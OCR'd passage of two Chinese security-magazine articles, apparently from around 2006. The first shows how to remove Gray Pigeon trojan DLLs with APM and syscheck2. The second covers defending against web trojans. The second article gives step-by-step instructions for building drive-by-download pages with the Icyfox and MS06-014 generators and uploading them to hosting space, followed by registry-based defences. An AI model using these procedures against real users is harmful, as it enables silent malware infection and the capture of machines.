


图 2

说了这么多还是演示一下吧。我配置了一个灰鸽子 2006vip，




图 3




图 4

设置成插入 IE 进程（图 3），双击打开配置好的灰鸽子，ok 上线了（图 4）。打开任务管理器，看到有个 IE 进程。打开 APM 选择 IE 进程，在下面加载的 DLL 中，向下找就能够找到灰鸽子的 DLL 了（图 5），右键选择 unload dll 卸载掉。点击右键还有个 load dll 就是向这个进程加载 DLL，选择你要加载的 DLL 点确定就好了。当然在你的电脑被插入了恶意插件，又无法删除的时候，就可以先用 APM 结束它插入到系统进程中的 DLL，再删除或重命名。




图 5

syscheck2 是一款国人编写的反黑利器（图 6），功能非常强大。有进程管理、服务管理、文件定位等，在进程管理里红色显示的是非系统的进程或文件。点击一个进程可以列出进程包含的 DLL，对 DLL 不但可以结束还可以选择结束并删除，结束并禁止运行等选项，是不可多的利器。




图6

我们打开配置好的灰鸽子服务端，在syscheck2选择模块简洁显示，把Windows系统的模块隐藏，方便寻找插入的DLL。点




图7

击IE进程（图7），看到了灰鸽子插入的两个DLL，再看其它进程也被插入灰鸽子的一个全局HOOK DLL。要是一个一个的去结束很麻烦，这时候，就可以选择IE下的这两个DLL，点击右键选择“卸载模块并删除文件”，点击确定。这个全局HOOK DLL不但结束了也被删除了，现在再看看灰鸽子控制端，这个服务端已经下线了。对于一些顽固的DLL可以选择“加入到重启删除列表”。还可以再在服务管理里把木马的服务给删除了，这样再厉害的木马也启动不了了。

有了这两款软件，终结DLL注入，和后门木马就可以放心得说beybey了。

（本文所涉及到的APM和syscheck2已收录到光盘中）

让菜鸟远离网页木马

依然魔力

目前，绝大多数个人电脑所感染的病毒和木马都是在访问网页时不知不觉所感染的，再加上这些木马通常都会经过免杀的处理，因此，单单指望着我们的杀毒软件是绝对不行的。以前我只是热衷于制作各种网页木马以及如何实现免杀，肉鸡倒是捉了不少，可是却同样也得注意自己电脑的安全呀，那么，要如何防范这些形形色色的网页木马呢？

1．早期的冰狐浪子网页木马生成器

该网页木马生成器一共有四个文件，如图1，首先用我们配置好的木马程序替换其中的#.exe文件，然后运行“冰狐浪子超级网页木马生成器.jse”，就会在同目录下生成icyfox.htm及icyfox.js这两个文件，如图2。




图1




图2

Icyfox.htm是木马页面，icyfox.js是相应的脚本文件，把木马程序、木马页面和icyfox.js一起上传到空间的同目录下，一个网页木马就打造成功了。

那么如何防范这种网页木马呢？我们可以修改本地的安全属性，在“运行”栏中输入regedit启动注册表，找到相应的注册表键值HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\0，把其下的1004项的值由原来的“0”改为十六进制的“3”，或者是去掉mhtml协议，也就是删除HKEY_CLASSES_ROOT\PROTOCOLS\Handler\mhtml键值。

2．最新的MS06014网马

该网页木马利用的是RDS.Dataspace ActiveX控件中存在的一个远程代码执行漏洞，而RDS.Dataspace ActiveX控件是作为ActiveX数据对象（ADO）的一部分提供并在MDAC中分发的。可以说，这是当前危害性最大的一个漏洞了，被广泛的应用于制作网页木马。

该网页木马的制作非常简单，我们使用小葵编写的MS06-014木马生成器。在“木马地址”栏填写木马的地址，点击“生成网马”后，就会在同目录下生成一个叫muma.htm文件了，如图3。把木马程序和生成的木马页面上传到空间里，网页木马就打造完成了（关于MS06-014漏洞的具体利用详见黑客X档案2006年第9期杂志）。




图3

这两款网页木马都是只要一浏览木马页面就会在后台自动下载并运行木马程序，我们以一个简单的VB程序代替木马，当访问页面http://127.0.0.1/muma.htm时，立马弹出了一个执行程序，如图4




图4

从上面介绍的那两款网页木马生成器的使用，我们不难看出，网页木马的生存离不开脚本、ActiveX以及一些JS所需要的控件（如经常看到的Scripting.FileSystemObject和WScript.Shell控件等）。

ActiveX漏洞主要针对于老版本的IE浏览器（主要是6.0版本以下的），通过将com.ms.activeX.ActiveXComponent对象嵌入“<APPLET>”标记，从而任意创建、解释执行ActiveX对象，当IE属性为中及以下时对用户进行一系列恶意操作。我们可以更改IE属性、禁用WSHShell以及删除wshom.ocx的注册ID（在注册表中）来达到防范的目的。

